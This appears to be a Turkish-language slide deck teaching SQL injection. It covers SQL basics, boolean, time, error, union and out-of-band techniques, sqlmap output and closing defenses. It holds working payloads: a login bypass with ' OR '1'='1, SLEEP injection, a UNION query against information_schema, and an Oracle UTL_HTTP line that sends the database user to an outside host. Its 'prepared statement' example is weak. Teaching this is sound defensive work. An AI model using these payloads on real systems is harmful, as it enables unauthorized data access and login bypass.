
SQLi

SQL Injection

SQL Programlama Dili midir?

...

Hayır.
Geliştirilmiş komutlar dizini (queryler) dır.


root@kali: ~
File Edit View Search Terminal Help
Query OK, 1 row affected (0.00 sec)
mysql> use MyDb;
Database changed
mysql> create table Customer(id int not null primary key AUTO_INCREMENT, name varchar(50), age int);
Query OK, 0 rows affected (0.00 sec)
mysql> select * from Customer;
Empty set (0.00 sec)
mysql> insert into Customer values (id,'Kyo',22);
Query OK, 1 row affected (0.00 sec)
mysql> insert into Customer values (id,'AAAA',30);
Query OK, 1 row affected (0.00 sec)
mysql> select * from Customer;
id	name	age
1	Kyo	22
2	AAAA	30
2 rows in set (0.00 sec)
mysql>
KALI LINUX
[root@kali: ~]
root@kali: ~

SQL Veritabanı

Yapısal sorgular (query) ile düzenlenebilen
ilişkisel veritabanları

Relational Database Management System (RDBMS)

...

MySQL, Oracle, MSSQL, PostgeSQL

SQL Sorgu Komutları

•••

Create, Select, Insert, Update, Delete

Sorgu Yapısı: *Sorgu Belirteci* *Sorgu Argümanları*;

```
 CREATE TABLE tabloilceler (
   ilceNo mediumint(8),
   ilce varchar(30),
   postakodu varchar(5),
   ilceTel char(3),
   plakaKodu char(2)
);
```

SELECT deyimi

```
SELECT ilçe, postakodu FROM tabloIlceler WHERE plakaKodu = '34'
```

INSERT deyimi

```
INSERT INTO tabloIlceler VALUES (, 'Yenişehir', , , '53')
```

UPDATE deyimi

```
UPDATE tabloIlceler SET postakodu = '06720' WHERE ilce = 'Bala'
```

DELETE deyimi

```
DELETE FROM tabloIlceler WHERE plakaKodu = '53'
```

SQL’de Yorum Satırları

•••

Yorum Satırı
-- Yorum Satırı
/* Çoklu
Yorum Satırı */

SQLi Yaklasımı

...

Veritabanında bir tablo var.
Tablo içeriğini amacıma uygun manipüle etmeliyim

SQLi Açığını Kullanırken Amacımız Nedir?

...

Neden SQL açığı arıyoruz ki?

Olası Amaçlarım

- **Read-only:** Erişemediğim veritabanı tablolarına ve içeriğine erişebilmek için. (Banka hesabı bilgileri, kullanıcı şifreleri vb.)

- **Manipulation:** Veritabanı içeriğini silerek veya bozarak sistemin çalışmasını durdurmak için

- **Whitehat Notice:** Geliştiriciye yazılımında açık olduğunu etkili bir şekilde anlatabilmek için.

46.101.98.244

...

LAMP Server Kurulu

Blind SQL Injection

...

Veritabanı yapısını veya programlama tabanında mantığınının bilinmediği durumlarda kullanılır.

- Boolean Based
- Time Based

Boolean-Based Blind Injection

...

OR 1=1
AND 1=2

/aucc1/item.php?id=8

...

Item.php üzerinden tüm satırları nasıl gösterebilirim?

OR 1=1

(True/False) OR (True)
= Her zaman için true

id=' OR '1' = '1

```
SELECT * from item
where id='$id' order
by id desc
```

```
SELECT * from item
where id='14' OR
'1'='1' order by id
desc
```

/aucc2/index.php

...

Kullanıcı adı ve şifresini bilmeden nasıl session oluşturabilirim?

OR 1=1

username=' OR '1' = '1
&
password=' OR '1' = '1

```
SELECT * from user where
username='$username' AND
password='$password'
```

```
SELECT * from user where
username='' OR '1' = '1'
AND password='' OR '1' =
'1'
```

AND 1=2

(True/False) AND (False)
= Her zaman için false

Fazla kullanılan bir somut örneği yok, fakat **komplike sorgular** için işe yarayabilir.

Time-Based Blind Injection

...

SLEEP
BENCHMARK
(Yeni MySQL 5'de premise sistemi geldi)

Sleep(Xsec)

MySQL sunucusunun belirtilen süre kadar beklemesini ve yeni query almamasını sağlar.

```
SELECT * from item
where id='$id'
```

```
SELECT * from item
where id='8';
SLEEP(30)--'
```

___

In-Band SQLi

...

Test edilen veritabanı (sunucu) içerisinde işlemleri gerçekleştir.
Genellikle veritabanı yapısı bilinmektedir.

- Error-based SQLi
- Union-based SQLi

Error-Based In-Band SQLi

...

Error Handling yapmayan yazılımlarda kullanılabilecek bir exploid.

Try & Catch

Artık otomatik olarak çoğu SQL istemcisi error handling yapıyor.

(Örn: MySQL 4'den sonra)

```
BEGIN TRY
    SELECT * FROM message
    WHERE message_id = 21;
END TRY
BEGIN CATCH
    SELECT ERROR_NUMBER();
END CATCH
```

Union-Based In-Band SQLi

...

Birden fazla tabloyu birleştirilerek forge edilerek süistimal edilmeye uygun sistemlerde kullanılır.

UNION Komutu

Birden fazla sorguyu birleştirmek için kullanılıyor.

```
GET: aucc1/item.php?id=8'
UNION SELECT 1 FROM
information_schema.tables
```

```
SELECT * FROM item WHERE
id = '8' UNION SELECT 1
FROM
information_schema.tables;
```

Out-Band SQLi

Başka bir veritabanı yardımı ile yapılan exploid atakları.

Out-Band SQLi

- Artık fazla kullanılmıyor.
- Oracle'da hala kullanılabilir bir exploid.

```
/aucc1/item.php?id=8||UTL_
HTTP.request('testserver.c
om:80'||(SELECT user FROM
DUAL)--
```


MANUAL SQL INJECTION
AIN'T NOBODY GOT TIME FOR THAT
memegenerator.net

SQL Injection (Test) Araçları

...

- Sqlmap
- SQLNinja
- WITOOL

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
        _
 ___ ___| |_____ ___ ___  {1.0.5.63#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting at 17:43:06

[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
```

```
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=' LIMIT 1,1 UNION ALL SELECT NULL, CONCAT(0x3a6274763a,0x4f4943547a5876767747,0x3a73656b3a)#&Su
bmit=Submit
---

[11:28:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[11:28:06] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[11:28:06] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.152.129'

[*] shutting down at 11:28:06
```

Korunma Yolları

...

Her projeye veya sisteme uyan bir kesin korunma yolu yok!

String Escape

Dönen veriler sorguya sokulmadan önce “, ‘, <, --, / gibi karakterler escape edilmeli.

```
$esc = escapef("SORGU");

mysql_query($esc);
```

Prepared Statement

Örn: PHP için mysqli veya PDO

```
mysql_query("SELECT * from item");
```

```
$PDO->query("SELECT * from item");
```

___

Framework Kullanılabilir

Örn: PHP için Laravel, Symfony, Zend vb.

Frameworkler genellikle veritabanı ile iletişim sırasında **ek bir katman ile güvenlik kontrolleri** yaparlar.

API Katmanı Kullanılmalı

Proje için yazılmış bir API kullanarak **gelen-giden sorgular** güven altına alınabilir.

API kullanan projelerde programlama dili, veritabanı ile direkt olarak iletişime geçmez.

Bu durum, **programlama dilinden** kaynaklanan SQLi açıklarını en aza indirir.